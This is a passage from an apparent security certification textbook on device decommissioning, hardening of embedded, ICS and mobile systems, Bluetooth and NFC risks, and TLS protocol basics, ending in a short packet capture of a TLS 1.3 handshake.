Decommissioning processes play a vital role in supporting security within an organization. When a device is no longer needed, it often contains residual data, potentially sensitive information, and system configurations that could be exploited. A thorough and systematic decommissioning process ensures that all data is securely erased or overwritten to reduce the risk of exposure. Decommissioning also involves resetting devices to their factory settings and eliminating any residual settings. Updating inventory records during decommissioning is also important to maintain an accurate account of active assets and support compliance requirements that mandate accurate asset tracking and secure disposal.

Decommissioning hardware securely is essential as they often store sensitive data on internal drives and retain potentially exploitable configuration and user data. Data sanitization is a critically important step in the decommissioning process and describes how all data on the device or removable media is securely erased to ensure no recoverable data remains.

Additionally, the device should be reset to its factory settings via a management console or other utility, eliminating any residual system configurations or settings that could pose a security risk. Disposing of physical equipment often warrants the physical destruction of some internal components like memory modules, hard disk drives (HDD), solid state disks (SSD), M.2, or other storage modules, especially if they have stored sensitive data. In some scenarios, a professional disposal service specializing in certified secure disposal of electronic components may be the most appropriate choice.

The final step in the decommissioning process involves documentation and updating inventory records to reflect that the device has been decommissioned. This step ensures an accurate asset record and compliance with security standards and regulations.

For example, a multifunction network printer's decommissioning steps would include sanitization of stored print jobs, scanned documents, and (potentially) fax transmissions; wiping stored network credentials and configuration data; performing a full factory reset; secure disposal or destruction of physical components; and asset inventory updates to reflect the device's status.

Hardening Specialized Devices

Industrial control systems (ICS), including supervisory control and data acquisition (SCADA) systems, embedded systems, real-tTime operating systems (RTOS), and Internet of Things (IoT) devices, have been targeted for attack more frequently in recent years due to their vital role in controlling critical infrastructures.

General hardening strategies apply to these systems, including common controls such as regular system updates, disabling unnecessary services, limiting network access, using secure credentials, and using role-based access controls. Network-level security should also be implemented to protect them, such as firewalls, IDS/IPS, transport encryption protocols like TLS and SSH, regular security audits, and penetration tests to help identify and remediate vulnerabilities.

Hardening ICS/SCADA

For ICS/SCADA systems, hardening involves strict network segmentation to isolate these systems from the wider network and robust authentication and authorization processes to limit system access strictly. ICS/SCADA is often used to control physical operations.

Ensuring protection from cyber and physical threats is even more crucial because breaches can result in environmental disasters, power/gas/water utility failure, and loss of life. A unique control often used to protect ICS/SCADA is unidirectional gateways (or data diodes), which ensure that data only flows outward from these systems, protecting them from inbound attacks.

Hardening Embedded and RTOS

Given their constrained resources, simple embedded systems and RTOS typically do not support traditional security measures. Ideally, security is designed into these systems from the start, considering aspects such as secure coding practices, minimal design (where the system has only the features it needs to perform its function), secure boot mechanisms, physical tamper-proofing, and comprehensive security testing.

The organization must select devices based on security capabilities and quality instead of focusing solely on useability features and cost. IoT devices present similar hardening challenges as those outlined previously but also include significant privacy issues. Ultimately, each type of device requires a carefully tailored approach to hardening.

Security standards and certifications play a significant role in the security and integrity of real-time operating systems (RTOS) and embedded systems by providing guidelines, best practices, and benchmarks for designing, implementing, and evaluating the security of these systems. Security standards define requirements, controls, and procedures relevant to RTOS and embedded systems and include "Common Criteria" (ISO/IEC 15408), IEC 62443, MISRA-C, and CERT Secure Coding Standards. Certifications demonstrate compliance with specific security standards, assure that a system or product meets preestablished security requirements, and include ISO 27001, IEC 61508, and others.

Security standards and certifications help establish a framework for assessing, implementing, and validating security controls in RTOS and embedded systems. They provide a common language and criteria for evaluating the security of these systems and provide confidence in their security capabilities.

More information regarding the Common Criteria can be obtained from https://www.commoncriteriaportal.org.

Review Activity:

Endpoint Security

Answer the following questions:

1. **What is a hardened configuration?**

2. **True or false? Only Microsoft's operating systems and applications require security patches.**

3. **Why are OS-enforced file access controls not sufficient in the event of the loss or theft of a computer or mobile device?**

Topic 10B

Mobile Device Hardening

EXAM OBJECTIVES COVERED

4.1 Given a scenario, apply common security techniques to computing resources.

Mobile device hardening is critical to cybersecurity and includes several essential practices designed to protect devices from threats and vulnerabilities, including (at a minimum) controls such as regular updates, access restrictions, secure configurations, encryption, screen locks, network access controls, application restrictions, limiting features like Bluetooth and NFC, and leveraging mobile device management (MDM) solutions to centralize management and enforce device compliance.

Mobile Hardening Techniques

There are many similarities between hardening mobile devices or traditional desktop computers. Both necessitate operating system patches; strong, unique passwords; endpoint protection software; the principle of least privilege; and other similar controls.

However, there are also differences based on special features available with mobile devices. For example, mobile devices are more prone to physical loss or theft, increasing the importance of remote wiping capabilities, encryption, and secure lock screens.

The mobile app ecosystem includes many apps with different access permission requirements that present unique data privacy and protection challenges. Compared to traditional computers, mobile devices typically have GPS, Bluetooth, and are NFC enabled, which open additional avenues for attacks if they are inadequately managed.

Deployment Models

Mobile device deployment models are critical in defining how an organization uses, manages, and secures devices. The chosen deployment model impacts everything from the user experience to the organization's level of control over the device.

- **Bring your own device (BYOD)**—means the mobile device is owned by the employee. The device must comply with established requirements developed by the organization (such as OS version and device capabilities), and the employee must agree to having corporate apps installed and acknowledge the organization's right to perform audit and compliance checks within the limits of legal and regulatory rules. This model is popular with employees but poses significant risk for security operations.

- **Corporate owned, business only (COBO)**—means the device is the property of the organization and may only be used for company business.
- **Corporate owned, personally enabled (COPE)**—means the device is chosen and supplied by the organization and remains its property. The employee may use it to access personal email and social media accounts and for personal web browsing (subject to the requirements of established acceptable use policies).
- **Choose your own device (CYOD)**—is similar to COPE except the employee is given a choice of devices to select from a preestablished list.

Models such as Bring Your Own Device (BYOD), Choose Your Own Device (CYOD), and Corporate Owned, Personally Enabled (COPE) provide varying degrees of control and flexibility to both the organization and the employee. For example, BYOD can offer equipment cost savings to the organization and flexibility for employees, but it also introduces security challenges caused by mixing personal and professional data. In contrast, COPE gives the organization greater control over the device, thereby improving security, but it requires more spending on equipment.

Selecting the appropriate mobile device deployment model is vital to effectively balance productivity, user satisfaction, cost efficiency, and security in the workplace.

Mobile Device Management

Mobile device management (MDM) is a critical strategy IT departments use to manage, secure, and enforce policies on smartphones, tablets, and other endpoints. The significance of MDM has grown dramatically due to the increase in popularity of remote work and bring-your-own-device (BYOD**)** policies. MDM functionality is broad and includes sophisticated security management features, making it an essential tool in enterprise IT management. MDM allows IT departments to maintain an inventory of all mobile devices accessing corporate resources and helps ensure that only authorized devices maintain access. Additionally, MDM can enforce security policies, such as enforcing device encryption or mandating screen locks. MDM can enable remote lock or wipe capabilities to protect sensitive data if a device is lost or stolen.

MDM helps centralize and enforce device hardening configurations and can reduce vulnerabilities through standard controls such as disabling unnecessary features or services, enforcing security features, and restricting app installations. MDM can also manage device updates and patches to ensure they are protected against known vulnerabilities and quarantine or remove devices that don't meet security requirements.

Some common tasks managed by MDM include distributing and updating enterprise applications, managing corporate email accounts, managing device geo-tracking and geofencing, managing application allow or block listing, controlling Internet access or use, and many other features. Several popular MDM platforms are available in the market at the time of writing. Apple's MDM solution is built into its operating systems, allowing for managing Macs, iPhones, and iPads, and Google has an equivalent solution for Android devices known as Android Enterprise. Platform-agnostic solutions include platforms such as Microsoft Intune, VMware AirWatch, and IBM MaaS360. Platform-agnostic solutions provide extensive features and capabilities to meet a wide range of needs but can be complicated and expensive to implement and manage.

Full Device Encryption and External Media

All but the early versions of mobile device OSes for smartphones and tablets provide full device encryption. In iOS, there are various levels of encryption.

- All user data on the device is always encrypted, but the key is stored on the device. This is primarily used as a means of wiping the device. The OS just needs to delete the key to make the data inaccessible rather than wiping each storage location.
- Email data and any apps using the "Data Protection" option are subject to a second round of encryption using a key derived from and protected by the user's credential. This provides security for data in the event that the device is stolen. Not all user data is encrypted using the "Data Protection" option; contacts, SMS messages, and pictures are not, for example.

In iOS, Data Protection encryption is enabled automatically when you configure a password lock on the device. In Android, there are substantial differences to encryption options between versions (source.android.com/security/encryption). As of Android 10, there is no full disk encryption as it is considered too detrimental to performance. User data is encrypted at file-level by default.

A mobile device contains a solid state (flash memory) drive for persistent storage of apps and data. Some Android handsets support removable storage using external media, such as a plug-in Micro Secure Digital (SD) card slot; some may support the connection of USB-based storage devices. The mobile OS encryption software might allow encryption of the removable storage, too, but this is not always the case. Care should be taken to apply encryption to storage cards using third-party software if necessary and to limit sensitive data being stored on them.

A MicroSD HSM is a small form factor hardware security module designed to store cryptographic keys securely. This allows the cryptographic material to be used with different devices, such as a laptop and smartphone.

Location Services

Geolocation is the use of network attributes to identify (or estimate) the physical position of a device. The device uses location services to determine its current position. Location services can make use of two systems:

- **Global Positioning System (GPS)**—a means of determining the device's latitude and longitude based on information received from satellites via a GPS sensor.
- **Indoor Positioning System (IPS)**—works out a device's location by triangulating its proximity to other radio sources, such as cell towers, Wi-Fi access points, and Bluetooth/RFID beacons.

Location services is available to any app where the user has granted the app permission to use it.

The primary concern surrounding location services is one of privacy. Although very useful for maps and turn-by-turn navigation, it provides a mechanism to track an individual's movements, and therefore their social and business habits. The problem is further compounded by the plethora of mobile apps that require access to location services and then both send the information to the application developers and store it within the device's file structure. If an attacker can gain access to this data, then stalking, social engineering, and even identity theft become real possibilities.

Geofencing and Camera/Microphone Enforcement

Geofencing is the practice of creating a virtual boundary based on real-world geography. Geofencing can be a useful tool with respect to controlling the use of camera or video functions or applying context-aware authentication.

An organization may use geofencing to create a perimeter around its office property, and subsequently, limit the functionality of any devices that exceed this boundary. An unlocked smartphone could be locked and forced to reauthenticate when entering the premises, and the camera and microphone could be disabled. The device's position is obtained from location services.



Restricting device permissions such as camera and screen capture using Intune. (Screenshot used with permission from Microsoft.)

GPS Tagging

GPS tagging is the process of adding geographical identification metadata, such as the latitude and longitude where the device was located at the time, to media such as photographs, SMS messages, video, and so on. It allows the app to place the media at specific latitude and longitude coordinates. GPS tagging is highly sensitive personal information and potentially confidential organizational data. GPS tagged pictures uploaded to social media could be used to track a person's movements and location. For example, a Russian soldier revealed troop positions by uploading GPS tagged selfies to Instagram (arstechnica.com/tech-policy/2014/08/opposite-of-opsec-russian-soldier-posts-selfies-from-inside-ukraine).

Cellular and GPS Connection Methods

Mobile devices use a variety of connection methods to establish communications in local and personal area networks and for Internet data access via service providers.



Locking down Android connectivity methods with Intune—note that most settings can be applied only to Samsung KNOX-capable devices. (Screenshot used with permission from Microsoft.)

Cellular/Mobile Data Connections

Smartphones, tablets, and laptops use mobile data networks for data communication. Mobile data connections are unlikely to be subject to monitoring and filtering.

Protecting **cellular** data connections requires implementing various controls on the endpoints to ensure the security and privacy of corporate data transmitted over cellular networks because mobile data communication effectively bypasses network protections implemented in the enterprise environment. Technologies that protect cellular data connections include user awareness and training, virtual private networks (VPN), mobile device management (MDM), mobile threat defense, and data loss prevention (DLP).

Global Positioning System (GPS)

A **global positioning system (GPS)** sensor triangulates the device position using signals from orbital GPS satellites. As this triangulation process can be slow, most smartphones use Assisted GPS (A-GPS) to obtain coordinates from the nearest cell tower and adjust for the device's position relative to the tower. A-GPS uses cellular data. GPS satellites are operated by the US Government. Some GPS sensors can use signals from other satellites operated by the EU (Galileo), Russia (GLONASS), or China (BeiDou).

GPS signals can be jammed or even spoofed using specialist radio equipment. This might be used to defeat geofencing mechanisms, for instance (kaspersky.com/blog/gps-spoofing-protection/26837).

Wi-Fi and Tethering Connection Methods

Mobile devices usually default to using a Wi-Fi connection for data, if present. If the user establishes a connection to a corporate network using strong WPA3 security, there is a fairly low risk of eavesdropping or on-path attacks. The risks from Wi-Fi come from users connecting to open access points or possibly a rogue access point imitating a corporate network. These allow the access point owner to launch any number of attacks, even potentially compromising sessions with secure servers (using a DNS spoofing attack, for instance).

Personal Area Networks (PANs)

Personal area networks (PANs) enable connectivity between a mobile device and peripherals. Ad hoc (or peer-to-peer) networks between mobile devices or between mobile devices and other computing devices can also be established. In terms of corporate security, these peer-to-peer functions should generally be disabled. It might be possible for an attacker to exploit a misconfigured device and obtain a bridged connection to the corporate network.

Ad Hoc Wi-Fi and Wi-Fi Direct

Wireless stations can establish peer-to-peer connections with one another rather than using an access point. This can also be called an **ad hoc network**, meaning that the network is not made permanently available. There is no established standards-based support for ad hoc networking however. MITRE has a project to enable Android smartphones to configure themselves in an ad hoc network (mitre.org/research/technology-transfer/open-source-software/smartphone-ad-hoc-networking-span).

Wi-Fi Direct allows one-to-one connections between stations, though in this case one of the devices actually functions as a soft access point. Wi-Fi Direct depends on Wi-Fi Protected Setup (WPS), which has many vulnerabilities. Android supports operating as a Wi-Fi Direct AP, but iOS uses a proprietary multipeer connectivity framework. You can connect an iOS device to another device running a Wi-Fi Direct SoftAP, however.

There are also wireless mesh products from vendors such as Netgear and Google that allow all types of wireless devices to participate in a peer-to-peer network. These products might not be interoperable, though more are now supporting the EasyMesh standard (wi-fi.org/discover-wi-fi/wi-fi-easymesh).

Tethering and Hotspots

A smartphone can share its Internet connection with another device, such as a PC. Where this connection is shared over Wi-Fi with multiple other devices, the smartphone is described as a hotspot. Where the connection is shared by connecting the smartphone to a PC with a USB cable or with a single PC via Bluetooth, also referred to as **tethering**. However, the term “Wi-Fi tethering” is also quite widely used to mean a hotspot.

This type of functionality would typically be disabled when the device is connected to an enterprise network as it might be used to circumvent security mechanisms such as data loss prevention or web content filtering policies.

Bluetooth Connection Methods

Bluetooth is a radio-based wireless technology designed to implement short-range personal area networking. Some security issues associated with Bluetooth include the following:

- **Device Discovery**—is when a device can be put into discoverable mode meaning that it will connect to any other Bluetooth devices nearby. Unfortunately, even a device in non-discoverable mode can still be detected.
- **Authentication and Authorization**—is when devices authenticate ("pair") using a simple passkey configured on both devices. This should always be changed to some secure phrase and never left as the default, such as "0000." Also, the device's pairing list should be regularly checked to confirm that the devices listed are valid.
- **Malware**—is when there are proof-of-concept Bluetooth worms and application exploits, most notably the BlueBorne exploit (armis.com/blueborne), which can compromise any active and unpatched system regardless of whether discovery is enabled and without requiring any user intervention. There are also vulnerabilities in the authentication schemes of many devices. Keep devices updated with the latest firmware.



Pairing a computer with a smartphone. (Screenshot used with permission from Microsoft.)

It is also the case that using a control center toggle may not actually turn off the Bluetooth radio on a mobile device. If there is any doubt about patch status or exposure to vulnerabilities, Bluetooth should be fully disabled through device settings.

Unless device authentication is configured, a discoverable device is vulnerable to **bluejacking**, a sort of spam where someone sends you an unsolicited text (or picture/video) message or vCard (contact details). This can also be a vector for malware, as demonstrated by the Obad Android Trojan malware (securelist.com/the-most-sophisticated-android-trojan/35929).

Bluesnarfing refers to using an exploit in Bluetooth to steal information from someone else's phone. The exploit (now patched) allows attackers to circumvent the authentication mechanism. Even without an exploit, a short (four-digit) PIN code is vulnerable to brute force password guessing.

Other significant risks come from the device being connected to another device. A peripheral device with malicious firmware can be used to launch highly effective attacks. This type of risk has a low likelihood as demanding resources required to craft such malicious peripherals.

Bluetooth Security Features

Bluetooth incorporates several security features to ensure data and communication security.

Feature	Description
Pairing and Authentication	During pairing, devices exchange cryptographic keys to authenticate each other's identity and establish a secure communication channel. Pairing is accomplished using various methods, such as numeric comparison, passkey entry, or out-of-band (OOB) authentication.
Bluetooth Permissions	Bluetooth generally requires user consent or permission to connect and access specific services. Users can control which devices connect to their Bluetooth-enabled devices and manage permissions to prevent unauthorized access.
Encryption	Bluetooth employs encryption algorithms to protect data transmitted between devices. Once pairing is complete, Bluetooth devices use a shared secret key to encrypt data packets.
Bluetooth Secure Connections (BSC)	Introduced in Bluetooth 4.0, BSC offers increased resistance against eavesdropping, on-path attacks, and unauthorized access.
Bluetooth Low Energy (BLE) Privacy	BLE is a power-efficient version of Bluetooth that uses randomly generated device addresses that periodically change to prevent tracking and unauthorized identification of BLE devices.

Near-Field Communications and Mobile Payment Services

Near-field communication (NFC) is based on a particular type of radio frequency ID (RFID). NFC sensors and functionality are now commonly incorporated into smartphones. An NFC chip can also be used to read passive RFID tags at close range, configure other types of connections (pairing Bluetooth devices, for instance), and exchange information such as contact cards. An NFC transaction is sometimes known as a bump, named after an early mobile sharing app, later redeveloped as Android Beam, to use NFC.

The typical use case is in "smart" posters, where the user can tap the tag in the poster to open a linked webpage via the information coded in the tag.

Attacks could be developed using vulnerabilities in handling the tag (securityboulevard.com/2019/10/nfc-false-tag-vulnerability-cve-2019-9295). It is also possible to exploit NFC by crafting tags to direct the device browser to a malicious webpage where the attacker could try to exploit vulnerabilities in the browser.

NFC does not provide encryption, so eavesdropping and on-path attacks are possible if the attacker can find some way of intercepting the communication and the software services are not encrypting the data.

The widest application of NFC is to make payments via contactless point-of-sale (PoS) machines. To configure a payment service, the user enters their credit card information into a mobile wallet app on the device. The wallet app does not transmit the original credit card information, but a one-time token that is interpreted by the card merchant and linked backed to the relevant customer account. There are three major mobile wallet apps: Apple Pay, Google Pay (formerly Android Pay), and Samsung Pay.

Despite having a close physical proximity requirement, NFC is vulnerable to several types of attacks. Certain antenna configurations may be able to pick up the RF signals emitted by NFC from several feet away, allowing an attacker to eavesdrop from a more comfortable distance. An attacker with a reader may also be able to skim information from an NFC device in a crowded area, such as a busy train. An attacker may also be able to corrupt data as it is being transferred through a method similar to a DoS attack—by flooding the area with an excess of RF signals to interrupt the transfer.

Skimming a credit or bank card will give the attacker the long card number and expiration date. Completing fraudulent transactions directly via NFC is much more difficult as the attacker would have to use a valid merchant account and fraudulent transactions related to that account would be detected very quickly.

Review Activity:

Mobile Device Hardening

Answer the following questions:

1. **What type of deployment model(s) allow users to select the mobile device make and model?**

2. **Company policy requires that you ensure your smartphone is secured from unauthorized access in case it is lost or stolen. To prevent someone from accessing data on the device immediately after it has been turned on, what security control should be used?**

3. **True or false? A maliciously designed USB battery charger could be used to exploit a mobile device on connection.**

4. **Why might enforcement policies be used to prevent USB tethering when a smartphone is brought to the workplace?**

Lesson 10

Summary

You should be able to apply host hardening policies and technologies and to assess risks from third-party supply chains and embedded/IoT systems.

Guidelines for Implementing Host Security Solutions

Follow these guidelines when you deploy or re-assess endpoint security and integration with embedded or IoT systems:

- Establish configuration baselines for each host type. Ensure that hosts are deployed to the configuration baseline and set up monitoring to ensure compliance.
- Configure full disk encryption.
- Deploy an endpoint protection solution that meets security requirements for functions such as antimalware, firewall, IDS, EDR, and DLP.
- Establish patch management procedures to test updates for different host groups and ensure management of both OS and third-party software.
- Create a management plan for any IoT devices used in the workplace.
- Assess security requirements for ICS and/or SCADA embedded systems:
  - Procurement of secure embedded and IoT systems
  - Use of cryptographic controls for authentication, integrity, and resiliency
  - Access control and segmentation for OT networks
  - Vendor support for patch management

Lesson 11

Enhance Application Security Capabilities

LESSON INTRODUCTION

Secure protocol and application development concepts are essential pillars of robust cybersecurity. Protocols such as HTTPS, SMTPS, and SFTP provide encrypted communication channels, ensuring data confidentiality and integrity during transmission. Similarly, email security protocols like SPF, DKIM, and DMARC work to authenticate sender identities and safeguard against phishing and spam. Secure coding practices encompass input validation to thwart attacks like SQL injection or XSS, enforcing the principle of least privilege to minimize exposure during a breach, implementing secure session management, and consistently updating and patching software components. Developers must also design software that generates structured, secure logs to support effective monitoring and alerting capabilities.

Lesson Objectives

In this lesson, you will do the following:

- Understand secure protocol concepts.
- Explore DNS filtering capabilities.
- Review email security protocols.
- Explore application security techniques.
- Review sandboxing concepts.

Topic 11A

Application Protocol Security Baselines

EXAM OBJECTIVES COVERED

4.5 Given a scenario, modify enterprise capabilities to enhance security.

Secure protocols are fundamental in maintaining the security of data. Secure protocols include HTTPS (Hypertext Transfer Protocol Secure) for secure web traffic, SMTPS and IMAPS for securing traditional email protocols, SFTP (SSH File Transfer Protocol) or FTPS (File Transfer Protocol Secure), LDAPS for secure directory access, and DNSSEC for secure DNS queries. These protocols ensure that sensitive data is transmitted securely.

Additionally, several protocols exist to help identify and mitigate phishing and spam emails by authenticating sender identities and checking message integrity, including protocols such as SPF (Sender Policy Framework), DKIM (DomainKeys Identified Mail), and DMARC (Domain-based Message Authentication, Reporting & Conformance). These protocols establish trust in email communications, reducing the likelihood of successful phishing and spam attacks.

Secure Protocols

Many of the protocols used on computer networks today were developed many decades ago when functionality was paramount, trustworthiness was assumed instead of earned, and network security was less of an issue than it is today. Many early-era protocols have secure alternatives or can be configured to incorporate security features, whereas others must simply be avoided.

Insecure protocols, such as HTTP and Telnet, transmit data in clear text format, meaning anyone accessing the data packets can read any intercepted data sent over a network. In contrast, secure protocols, like HTTPS and SSH (as alternatives to HTTP and TELNET), use encryption to protect transmitted data and improve security.

Using HTTPS is crucial for protecting sensitive user information, such as login credentials and data entered into form fields, from being stolen when using webpages. System and network engineers must use SSH instead of Telnet when connecting to servers and equipment to ensure their login information, data, and commands are encrypted.

Unfortunately, secure protocols are typically more complex to implement, manage, and maintain when compared to their insecure counterparts and so are often avoided or disabled. For example, HTTPS requires obtaining a valid SSL/TLS certificate from a certificate authority (CA). After obtaining the appropriate certificate, it must be correctly installed and configured on a server, which requires more skill, time, and planning than simply enabling and using HTTP.

Secure protocols leverage encryption and decryption which require the correct handling of cryptographic keys, including processes regarding how they are created, stored, distributed, and revoked. Additionally, after properly obtaining and configuring the certificate, it must be managed effectively to ensure it remains trustworthy and does not expire.

Troubleshooting issues with secure protocols is more challenging compared to insecure counterparts because administrators cannot easily inspect the content of data packets when troubleshooting issues, and the configuration of secure software and operating systems is more complicated and prone to misconfiguration compared to simple configurations that use insecure protocols.

Despite these complexities, the security benefits provided by secure protocols significantly outweigh the challenges. All protocols should be secure unless specific justifications exist that warrant the use of insecure ones.

Implementing Secure Protocols

Organizations usually follow formal processes when selecting secure protocols to ensure comprehensive documentation and well-informed decision-making. These processes include assessing risks, reviewing policies, and evaluating the security features of different protocols. Organizations may also consult with technical experts or vendors for recommendations. The outcomes of these processes are documented, which is useful for audits and compliance reviews. Additionally, these process outcomes will typically impact security baselines and configuration management systems.

Selecting protocols, assigning ports, setting transport methods, and other security considerations require careful consideration. The first step requires evaluating the data type in use and its sensitivity level. Organizations should select secure protocols like HTTPS, SSH, and SFTP/FTPS for transmitting sensitive or private data. Configuring TCP ports depends on the protocol, as standard ports are associated with specific protocols (HTTP commonly uses port 80, HTTPS uses port 443). While default protocol ports can be changed, doing so may complicate configuration and cause potential accessibility issues.

However, many administrators choose to change standard default ports and a method to obscure them. TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) are two principal transport methods. TCP is connection-oriented and provides reliability, ordering, and error-checking, making it suitable for applications requiring high levels of reliability. UDP is connectionless, making it faster than TCP and more suitable for real-time applications like video streaming, telephony, and gaming, where occasional packet loss is less impactful.

When selecting secure protocols, administrators and analysts must consider suitable encryption levels, authentication methods, the existence of firewalls or other security equipment, and other factors which may impact the operation of the systems and software they are intended to protect. Ultimately, protocol selection requires an optimum balance among security, maintainability, performance, and cost.

Transport Layer Security

As with other early TCP/IP application protocols, HTTP communications are not secured. Secure Sockets Layer (SSL) was developed by Netscape in the 1990s to address the lack of security in HTTP. SSL proved very popular with the industry and it was quickly adopted as a standard named **Transport Layer Security (TLS)**. It is typically used with the HTTP application (referred to as HTTPS or HTTP Secure) but can also be used to secure other application protocols and as a virtual private networking (VPN) solution.

To implement TLS, a server is assigned a digital certificate signed by some trusted certificate authority (CA). The certificate proves the identity of the server (assuming that the client trusts the CA) and validates the server's public/private key pair. The server uses its key pair and the TLS protocol to agree on mutually supported ciphers with the client and negotiate an encrypted communications session.

HTTPS operates over port 443 by default. HTTPS operation is indicated by using https:// for the URL and by a padlock icon shown in the browser.

It is also possible to install a certificate on the client so that the server can trust the client. This is not often used on the web but is a feature of VPNs and enterprise networks that require mutual authentication.

SSL/TLS Versions

While the acronym SSL is still used, the Transport Layer Security versions are the only ones that are safe to use. A server can provide support for legacy clients, but obviously this is less secure. For example, a TLS 1.2 server could be configured to allow clients to downgrade to TLS 1.1 or 1.0 or even SSL 3.0 if they do not support TLS 1.2.

A downgrade attack is where an on-path attack tries to force the use of a weak cipher suite and SSL/TLS version.

TLS version 1.3 was approved in 2018. One of the main features of TLS 1.3 is the removal of the ability to perform downgrade attacks by preventing the use of unsecure features and algorithms from previous versions. There are also changes to the handshake protocol to reduce the number of messages and speed up connections.

Cipher Suites

A **cipher suite** is the algorithms supported by both the client and server to perform the different encryption and hashing operations required by the protocol. Prior to TLS 1.3, a cipher suite would be written in the following form:

```
ECDHE-RSA-AES128-GCM-SHA256
```

This means that the server can use Elliptic Curve Diffie-Hellman Ephemeral mode for session key agreement, RSA signatures, 128-bit AES-GCM (Galois Counter Mode) for symmetric bulk encryption, and 256-bit SHA for HMAC functions. Suites the server prefers are listed earlier in its supported cipher list.

TLS 1.3 uses simplified and shortened suites. A typical TLS 1.3 cipher suite appears as follows:

```
TLS_AES_256_GCM_SHA384
```

Only ephemeral key agreement is supported in 1.3 and the signature type is supplied in the certificate, so the cipher suite only lists the bulk encryption key strength and mode of operation (AES_256_GCM), plus the cryptographic hash algorithm (SHA384) used within the new hash key derivation function (HKDF). HKDF is the mechanism by which the shared secret established by D-H key agreement is used to derive symmetric session keys.

```
No.  Time        Source          Destination     Protocol  Length  Info
   1 0.000000    192.168.0.106   172.217.20.132  TCP         66    53476 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
   2 0.016952    172.217.20.132  192.168.0.106   TCP         66    443 → 53476 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=
   3 0.017028    192.168.0.106   172.217.20.132  TCP         54    53476 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
   4 0.018272    192.168.0.106   172.217.20.132  TLSv1.3    688    Client Hello
   5 0.036762    172.217.20.132  192.168.0.106   TCP         60    443 → 53476 [ACK] Seq=1 Ack=635 Win=62208 Len=0
   6 0.036763    172.217.20.132  192.168.0.106   TLSv1.3    266    Server Hello, Change Cipher Spec, Application Dat
